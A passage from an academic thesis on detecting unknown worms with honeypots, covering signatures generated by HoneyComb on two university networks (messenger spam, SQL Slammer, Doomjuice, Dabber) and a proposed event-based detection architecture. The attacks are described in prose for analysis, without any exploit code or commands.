

Figure 5.6: HoneyComb signatures from the NTNU network.



Figure 5.7: HoneyComb signatures from the Uninett network.

The peak in Figure 5.6 is caused by the same UDP packets as mentioned above. In fact, over 27.000 of the almost 32.000 unique signatures reported

on the NTNU network during the first day of the experiment are generated based on these kinds of packets.

What signatures will be generated by HoneyComb on the NTNU and Uninett network?

Figure 5.8 and Figure 5.9 show the top five types of signatures generated on the NTNU and Uninett network, respectively. The signature types have been given names based on characteristic parts of their payload. Examples of the signature types described in this section can be found in Appendix F.2.



Figure 5.8: The most frequently generated signatures on the NTNU network.

The most frequently generated type of signature on the NTNU network is, by far, the `Msreg`. This type of signature constitutes almost 90 % of the total amount of unique signatures generated on this subnetwork during the live traffic experiment. Although these signatures are also generated on the Uninett network, they are far less prominent on this subnetwork. The reason for this is that the NTNU network seems to experience a significantly larger amount of the traffic causing these signatures compared to the Uninett network. It is, however, unclear why the NTNU network seems to be more



Figure 5.9: The most frequently generated signatures on the Uninett network.

exposed to this kind of traffic. Since the data in this experiment is collected over a relatively short period of time, longer experiments could be conducted to find out if the NTNU network actually is more susceptible to this kind of traffic compared to the Uninett network.

The `Msreg` signature is based on packets sent to UDP ports 1026 and 1027 on the honeypots running Windows. These ports are used by the Microsoft Messenger Service[9], a service introduced in Windows NT to allow network users to send each other short pop-up alerts. The protocol has become widely used by spammers and these kinds of packets are often referred to as *messenger spam* [myN02].

The `Msreg` signatures generated in this experiment are based on packets causing a pop-up alert on the screen that tells the user that the Windows registry is corrupted. The user is then referred to a web site, `http://www.msreg.com`, with similarities to the official Windows update web site. Here,

[9]Although similar names, the Microsoft Messenger Service has nothing to do with Microsoft's instant messaging services – Windows Messenger and MSN Messenger.

the user is offered a registry repair for free. In reality, it is much more likely that the software will install spyware or backdoors on the system.

The packets that cause this signature generate no alerts in Snort. One of the reasons why HoneyComb generates such a large number of unique signatures of this type is that most of the packets have similar, but not identical payload. Another reason could be the nonfunctional LCS algorithm used by HoneyComb. Even though it is likely that many of the specific signatures would have been generated anyway, the erroneous implementation of the LCS algorithm may have lead to a significantly increased number of these signatures.

The vast amount of signatures generated could indicate worm activity. However, because human interaction is needed for a host to become infected, it cannot be considered a worm according to the definition used in this thesis.

The signature type referred to as `Slammer`, represents signatures that have been generated based on packets containing the payload of the SQL Slammer worm. These packets are identified by Snort, and trigger the IDS to generate two distinct alerts, namely `MS-SQL Worm propagation attempt` and `MS-SQL version overflow attempt`. During the entire experiment, a Slammer packet is received at least once every five minutes. This is the most frequent attack reported by Snort, and, in fact, 65 % of all the alerts generated during the experiments are related to this worm.

By studying the alerts, it is clear that the number of Slammer packets is almost evenly distributed on the two subnetworks and that the worm has tried to infect every single honeypot on these networks. Although it is more than three years since the worm's initial release and security patches to remove the exploited vulnerability have been available for a long time, more than 1.000 distinct source addresses have tried to infect the honeypots during the seven days of the experiment.

The `Set32` signature is the third most frequently generated signature type on the NTNU network. There are no signatures of this type generated by HoneyComb on the Uninett network. This signature type resembles the `Msreg` signature described above. It is based on messenger spam traffic that

causes pop-up alerts and warns the user that Windows has found critical system errors. The user is urged to visit a web site, `http://www.set32.com`, to download software and thereby fix these errors. This software is likely to install spyware or backdoors on the system.

The packets that cause the `Set32` signatures generate no alerts in Snort. As with `Msreg`, human interaction is needed for the host to be infected and it is therefore not characterized as a worm in this thesis.

The `Cka` signature is among the top five most frequently generated signature types on both subnetworks. It is based on packets received on UDP port 137 utilizing the NetBios NameService protocol. Although these packets do not trigger any alerts in Snort, there is a strong indication that these packets are in fact parts of possible attacks. The single packet that generates this signature has been identified as identical to the first packet in a series of packets contained in the exploit [myN] used by the Newbiero worm [56]. This worm utilizes the network file sharing mechanism in Windows to infect new hosts and install a backdoor.

It is, however, impossible to characterize this signature as the Newbiero worm with 100 % certainty since the rest of the exploit is lacking in the traffic trace. The reason for this is believed to be the lack of interaction offered by Honeyd. Getting no response from the first Netbios request would probably cause the worm to reject the specific host as a potential victim and continue to search for new hosts. A working Netbios script for Honeyd could have helped to clarify whether or not these signatures were actually caused by the Newbiero worm.

HoneyComb has generated a considerable amount of the `Webdav` signature on both the NTNU and Uninett network (this is the seventh most frequently generated signature type on the NTNU network). The reason for the large amount of these signatures seems to be that the payload of these packets contains the IP destination address (i.e., the IP addresses of the honeypots). This causes a large amount of specific signatures being generated by HoneyComb in this experiment. The packets tend to arrive in chunks with only one packet destined to each attacked honeypot in each chunk. As the time

between chunks generally is quite long, it is likely that running HoneyComb with a functional LCS algorithm would have resulted in a smaller set of general signatures, excluding the connection-specific parts from the content, instead of the relatively large number of specific signatures generated in this experiment.

The packets causing the signatures also trigger Snort to generate `WEB-IIS view source via translate header` alerts. This indicates an information gathering attack to get the processing of scripting files (e.g., asp files) on Microsoft IIS web servers to fail. If successful, the source files rather than the processed files are returned to the browser [Data]. Most of these kinds of alerts seem to be generated as a result of some sort of automated attack. The attacker starts by scanning port 139[10] on the entire honeypot range on one of the subnetworks. This scan is most likely performed to get an overview of the hosts running Windows. The attack is followed by port scans to determine if port 80 is open on the honeypots emulating Windows. The purpose of this is to find out if the host is running a web server. Finally, these honeypots receive the packets causing the signature in HoneyComb and alerts in Snort. As these attacks do not seem to make any attempt to infect the honeypots in any way, it is unlikely that this is worm traffic.

The fifth most frequent type of signature generated on the Uninett network is the `H04`. This name was given to the signature due to the repeated byte pattern 48 04 in the payload[11].

Snort generated three different alerts when receiving this signature type: `WEB-MISC WebDAV search access`[12], `OVERSIZE REQUEST-URI DIRECTORY` and `BARE BYTE UNICODE ENCODING`, depending on the actual packet payload.

It is unlikely that these signatures are generated based on worm activity as all the above mentioned alerts are generated by no more than two distinct source IP addresses. In addition, the `WEB-MISC WebDAV search access` alert is generated when an attacker tries to get a complete directory listing of a web server, a kind of reconnaissance attack [Datb]. This reconnaissance

[10] Port 139 is a port used by NetBIOS in Windows to enable file and printer sharing.
[11] The byte 48 is a hex representation of the letter H.
[12] This alert is not related to the `Webdav` signature presented above.

could be a prelude to a more serious attack, but it is improbable that a worm would do any preliminary work like this before actually trying to infect a new host.

The `Lookfreebies` signature is the fifth most frequent signature type generated on the NTNU network. The packets causing this signature type generate no alert in Snort as their payload instruction is seemingly harmless. The packets are probably meant for proxy servers, since the payload instructs the recipient of the packet to fetch the php file located at `http://lookfreebies.com/prx1.php`. This php file will upon retrieval generate a report of certain properties of the machine getting the packet, possibly information that spammers can use to find out if the proxy can be used for spam forwarding.

In addition to the most frequently generated signature types on the two subnetworks, two other signature types that have been generated during the experiment are worth mentioning.

HoneyComb has generated 18 unique `Dos` signatures on the Uninett network on day 4. This signature is based on 8 uploaded binary files using a backdoor created by the Mydoom worm that is emulated by the honeypots. As the files were copied to another machine for analysis, anti-virus software (Norton AntiVirus 2005 version 11.0.11.4) identified the files as the Doomjuice worm [Sym04b]. Like some of the Mydoom versions, Doomjuice will also perform a DoS attack against `http://www.microsoft.com`.

While analyzing these signatures, it was discovered that another worm propagating through backdoors created by Mydoom, the Gobot.A [Sym04a], had also been uploaded to one of the honeypots this day. However, because only one instance of the worm was uploaded to the honeypots, HoneyComb created no signature for this worm.

The `Tftp` signature type is generated after several attempts to download what seems to be the payload of the Dabber worm – `packet.exe`. The Dabber worm is characteristic in the way that it propagates by utilizing a vulnerability *in* the Sasser worm implementation, not a backdoor left by the Sasser worm itself [Gro04]. An examination of the traffic dumps shows that

packets destined to port 5554 are sent to the honeypots prior to the actual instruction to download the `packet.exe` file. This coincides with Dabber's reported behavior, as it searches for Sasser infected hosts on port 5554[13] before actually launching its own attack. Only 15 signatures of this kind were generated during the entire experiment, indicating that the worm is not particularly active. The worm has also been reported to propagate at a very low rate since it is depending on the new victim to already be infected by the Sasser worm.

Is the amount of false positives at an acceptable level?

The signature types generated by HoneyComb on the two subnetworks were combined and categorized according to the function of the corresponding packets. This categorization is depicted in Figure 5.10[14]. As shown in the figure, only 10 % of the generated signatures are confirmed to be caused by actual worms. Thus, there is a significant amount of false positives generated by HoneyComb during this experiment. The messenger spam signatures, `Msreg` and `Set32`, are the main reason for this, comprising approximately 82 % of the total amount of signatures.

Several factors are believed to have contributed to this high portion of false positives. The first, and maybe the most important, is the non-functional LCS algorithm used by HoneyComb. Since no payload pattern match is required to generate a new signature, a large amount of signatures that never would have been created with a working LCS implementation have been generated. Second, when using a pattern-matching technique to detect worms, an assumption that worms send multiple similar packets to many destination addresses is made. Although this is often the case, it is also the case for other applications and other types of attacks. Thus, a certain number of false positives will always be generated by a pattern-matching detection system that aims at detecting unknown worms. It is possible to adjust the minimum pattern length that is required for the tool to generate a new signature to make the number of false positives decrease. By doing so,

[13] Sasser creates a backdoor on port 5554 on each infected machine.
[14] The data behind this figure is presented in Appendix H.2

however, the number of false negatives can increase, as worms with invariants smaller than the minimum pattern length will manage to evade detection. Third, the alteration of the HoneyComb source code, as described in 5.2, may also have increased the number of false positives as signatures can be generated based on the first packet in a "UDP connection".



Figure 5.10: Categorization of unique signature types.

Ratio of incoming alerts and packets

Figure 5.11[15] shows a comparison of the total number of incoming packets and the total number of alerts generated by these packets.

Assuming that the relation between packets and alerts is injective[16], about 14 % of all the incoming packets are classified as a potential attack by Snort. This is, however, a rather crude estimate due to Snort's behavior:

[15]The data behind this figure is presented in Appendix H.3

[16]A relation is said to be injective if there is a one-to-one mapping between the entities [57]. The relation between packets and alerts is injective if all alerts are based on only one packet, and all incoming packets can generate only one single alert.



Figure 5.11: Inbound traffic compared to inbound Snort IDS alerts.

- One incoming packet can make Snort generate several alerts (e.g., the Slammer worm generates two distinct alerts).
- Snort can generate one alert based on several incoming packets (e.g., port scan attacks).

5.7 Data Uncertainties

In addition to the erroneous implementation of the LCS algorithm in HoneyComb, other conditions that affect the quality of the dataset may exist. The data uncertainties in the experiments described in this thesis are listed below:

- Unreported errors or weaknesses in some of the software tools used in the experiments may have affected the data being collected.
- Undiscovered errors made in the configuration of the software tools may have had an influence on the captured data.
- The live traffic experiment is conducted over a fairly short period of

time. Longer experiments could be conducted to confirm or modify the results presented in this thesis.

- HoneyComb lost all its knowledge of previously received connections periodically since it had to be restarted every 24 hours to avoid crashing. If one instance of a certain type of malicious packet was received by the honeypots just before one of the restarts, and the next instance was received just after, the malicious traffic could have evaded detection as HoneyComb must receive two packets destined to the same destination port before it generates a new signature.
- All traffic to the Uninett network had to be forwarded to the NTNU network to reach the honeypots. Since this is visible for an attacker using `traceroute`, it may have led to suspicion and possibly fingerprinting of the honeypots.
- If the honeypots have been fingerprinted they may have been subjected to data poisoning by the blackhat community.

Chapter 6

An Architecture for Detection of Unknown Worms

In this chapter, a worm detection system architecture aimed at detecting unknown worms is proposed. The system design is based on ideas from Sweetbait [43, 44] and HoneyStat [45], as well as experiences from the experiments conducted in this project. Contributions in this chapter are the Known-Attack (KA) filter, described in 6.2.3, and the signature categorization scheme outlined in 6.2.6.

6.1 System Properties

Prior to the presentation of the detailed system design, it is necessary to clarify some key properties of the worm detection system.

6.1.1 Sensor Positioning

One of the first aspects to consider is where to place the sensors. Should they be placed in the backbone network to monitor all traffic or should they

be distributed in the local networks?

A sensor placed in the backbone network would have to be a packet sniffer, as its task is to monitor all packets being transmitted, regardless of the destination IP address. This sensor positioning has several potential advantages:

- The delay between a worm outbreak and detection in such a system is minimal, as every packet from one network to another has to go through these network elements.
- The detection mechanism is transparent to any local network, providing scalability and ease of deployment.

Although this approach is promising, the high traffic load of the backbone network makes it difficult to analyze packet payload in real-time. Wagner et al. [58] have proposed an entropy-based worm and anomaly detection scheme that can be used in large bandwidth IP networks. This system is, however, only able to provide early warnings of worm outbreaks based on changes in the network activity, and must therefore rely on other mechanisms to actually detect and identify worms.

When the detection sensors are placed in the local networks, the traffic load experienced is minimal compared to the backbone approach. Thus, payload examination and worm detection in local networks is feasible and is used in the architecture proposed in this chapter. The detection sensors used in such a system can be either network elements, honeypots, or host-based sensors, as will be further discussed in 6.1.2.

In a local network, an inter-domain signature distribution mechanism is needed as part of the detection system. By globally distributing newly generated worm signatures through, e.g., a global signature repository, networks in other domains can be warned about global worm outbreaks and thereby be able to block a worm even before it has reached the domain. To accomplish immunization against rapidly spreading worms, this signature distribution mechanism has to be a fully automated process. To avoid false alarms in such a scheme, several precautions must be taken. First, every sensor has

to be authenticated before uploading new signatures to the global repository and the communication channels must be secure. Second, a signature should be received by a certain number of distinct sensors before it can be considered a valid signature. Without precautions like these, people with malicious intent may create false signatures to block certain network services (i.e., denial-of-service), and signatures based on false positives in one network may spread globally.

6.1.2 Sensor Type

Following the decision to place the sensors in the local network, the next question is what type of sensor to use in the local network. Three types of sensors are presented here.

Network filtering elements

One possibility is to use ingress and egress filtering in the local network. These filters are located on gateways or border routers of the local network, monitoring all the traffic arriving at and leaving the network, respectively [50]. These filters have the advantage that they can inspect all traffic entering or exiting the local network in which they are deployed. Hence, it is possible to detect hitlist worms directed towards any of the hosts inside the local network, but as the filtering technique is signature-based, it may be difficult to detect polymorphic worms.

There is also a trade-off between the filtering granularity and the resource usage. Extensive payload inspection may lead to resource exhaustion as it is likely that the filters will observe a significant amount of traffic. As a result, most current network filter elements does not inspect the payload of the observed traffic, but is rather based on packet header analysis [49].

Host-based sensors

Another type of sensors is the host-based detection sensors. Examples of this type are PAYL, which was briefly presented in 4.1.3, and StackGuard[1] [59]. One advantage with host-based sensors is the fact that they can be used to protect the production network directly. Hence, it is possible to detect hitlist worms directed towards a particular host or set of hosts. Evidently, the sensors would have to be installed and configured on several hosts which could be impractical. Another potential obstacle is the need for additional use of resources on a host that may already be heavily burdened.

Honeypots

A third sensor type is honeypots. As already stated in 2.3, the use of honeypots can result in a more comprehensible data set as they should receive no legitimate traffic. This also yields lower resource demands compared to the other sensor types.

A potential drawback with the use of honeypots is their narrow view, as they can only observe traffic bound for themselves. In general, this introduces a delay regarding the detection time of worm outbreaks. This problem can, to a certain degree, be compensated by deploying a large set of distributed honeypots to increase the collective view of the honeypot network. A centralized processing unit can be used to correlate the data collected by these honeypots. As outlined in 2.4, this is one of the goals of the Honeynet Project. However, traffic sent to other, non-honeypot hosts cannot be observed with the use of honeypots. Honeypots are therefore not suited to detect hitlist worms[2].

One particular worm characteristic favors the honeypot technique when it comes to detecting worms. As described in 3.1.1, many worms utilize a random scanning technique in order to find new victims. By deploying hon-

[1] StackGuard is a program that monitors the computer stack to detect and prevent buffer overflow attacks, a type of attack often utilized by worms.

[2] A system incorporating so-called ”shadow honeypots”, as decribed in 4.1.3, may be able to detect hitlist worms.

eypots, scans that are directed towards unused IP addresses can be detected. This may provide an early warning alert, and the worm payload can even be downloaded for further investigation.

As outlined in 2.2, there is a trade-off between the level of interaction offered by the honeypot to the attacker and the amount of information that can be collected from the attack. It may be argued that there is no need for a high level of interaction because most worms are not particularly intelligent. When it comes to detecting unknown worms, though, script-driven low-interaction honeypots may be inadequate. In order to detect an unknown worm, the vulnerability that the worm tries to exploit has to be available on the target machine (i.e., the honeypot). For a low-interaction honeypot, this means that a script emulating that particular vulnerability is needed. Even though some worms exploit known vulnerabilities, it seems likely that a script emulating a certain vulnerability is written as a result of a global worm outbreak, not in advance. In addition, some worms may exploit unknown vulnerabilities which make the availability of a suitable script, and thereby possible detection even more unlikely. Hence, it is necessary to provide a set of full-blown services (i.e., high-interaction honeypots) for the worms to interact with. To minimize the possibility that the high-interaction honeypots are compromised and used to attack other systems, a controlled environment should be used.

6.1.3 Detection Strategies

The honeypot detection systems studied in this thesis uses one of two different detection techniques. The first is to search for patterns in the packet stream, comparing each incoming packet with already received ones. This is the technique used by HoneyComb, as described in 4.1.1. The second approach is to define various events (e.g., memory or disk events) and detect worms based on correlation of the events triggered by traffic from different sources. HoneyStat, which was described in 4.1.2, utilizes this technique. Although these systems detect worms in two different ways, the actual signature generation mechanism in both approaches is similar. While

the pattern-matching technique searches for the longest common substring in incoming packets, the event-based technique only compares the packets that have generated the same sequence of alerts.

The pattern-matching technique is based on the fact that most worms scan the Internet at random for vulnerable hosts, generating a large amount of similar packets to many distinct destinations. Although this is true for most worms seen so far, it may not be the case with future worms such as stealthy worms that propagate at a very low rate or polymorphic worms that modify their payload at each propagation attempt. An event-based approach may be better suited to detect these kinds of worms[3]. As opposed to pattern-matching, this technique detects worms based on the behavior of the worm, not the byte pattern in the payload.

When using pattern-matching techniques it is possible to reduce the potential amount of false positives by adjusting the minimal pattern length required to achieve matches between packets. However, there is a trade-off between generating few false positives and detecting worms with small invariants. Event-based techniques should not generate false positives based on similar packet payloads. Although false positives can be generated due to normal network traffic being misidentified as the source of the reported events, most false positives generated when using such a technique are caused by several attackers utilizing the same automated attack tool. Generating alerts and signatures for these attacks may, however, be justified as these attacks can be just as damaging as any worm [45].

It is important to notice that neither of the two techniques is able to provide undeniable proof of unknown worm activity. They are, however, by their respective modes of operation, able to identify packets that are likely to be part of a worm outbreak.

Considering all the aspects discussed in this section, the best approach for worm detection using honeypots seems to be the event-based detection technique. By using this technique, there is a much better chance of detecting

[3]Although able to detect polymorphic worms, the signatures generated for these worms may not be sufficient to stop the propagation as the worm may alter its payload prior to each propagation attempt.

stealthy and polymorphic worms and at the same time minimizing the number of false positives.

6.2 Design

The proposed system architecture, which is illustrated in Figure 6.1, consists of a centrally located control unit as well as several deployments of the local components distributed in various local networks, similar to the Sweetbait architecture [43, 44], to reduce the time delay associated with detecting an outbreak of a new worm. The remainder of this section describes the function of the components in Figure 6.1. In addition, due to its significant role in the architecture, the signature update mechanism will be presented in detail in 6.2.6.

6.2.1 Honeypots

The detection sensors in this system are, as argued in 6.1, event-based high-interaction honeypots. To be able to detect as many worm propagation attempts as possible, these honeypots must cover a large IP address space. Several actions are taken to achieve this. First, the honeypots are multi-homed, which means that they are all assigned several distinct IP addresses. Second, all the honeypots are run as virtual machines in VMWare. This decreases the need for physical computers significantly, as a large number[4] of virtual honeypots can be hosted by one single physical machine. Running the honeypots as virtual machines will also provide ease of deployment, as the honeypot installation process need only be performed once[5], as well as increased security since VMWare provides a controlled environment. To reduce the risk that the machines hosting VMWare are compromised, these machines should not run any remotely accessible services beyond the honeypots.

[4]The number of virtual honeypots that can be run on one host is depending on the specifications of the host (e.g., memory, processing unit and disk space available).

[5]The virtual honeypot machine can be stored in a file and transferred to other hosts for deployment.

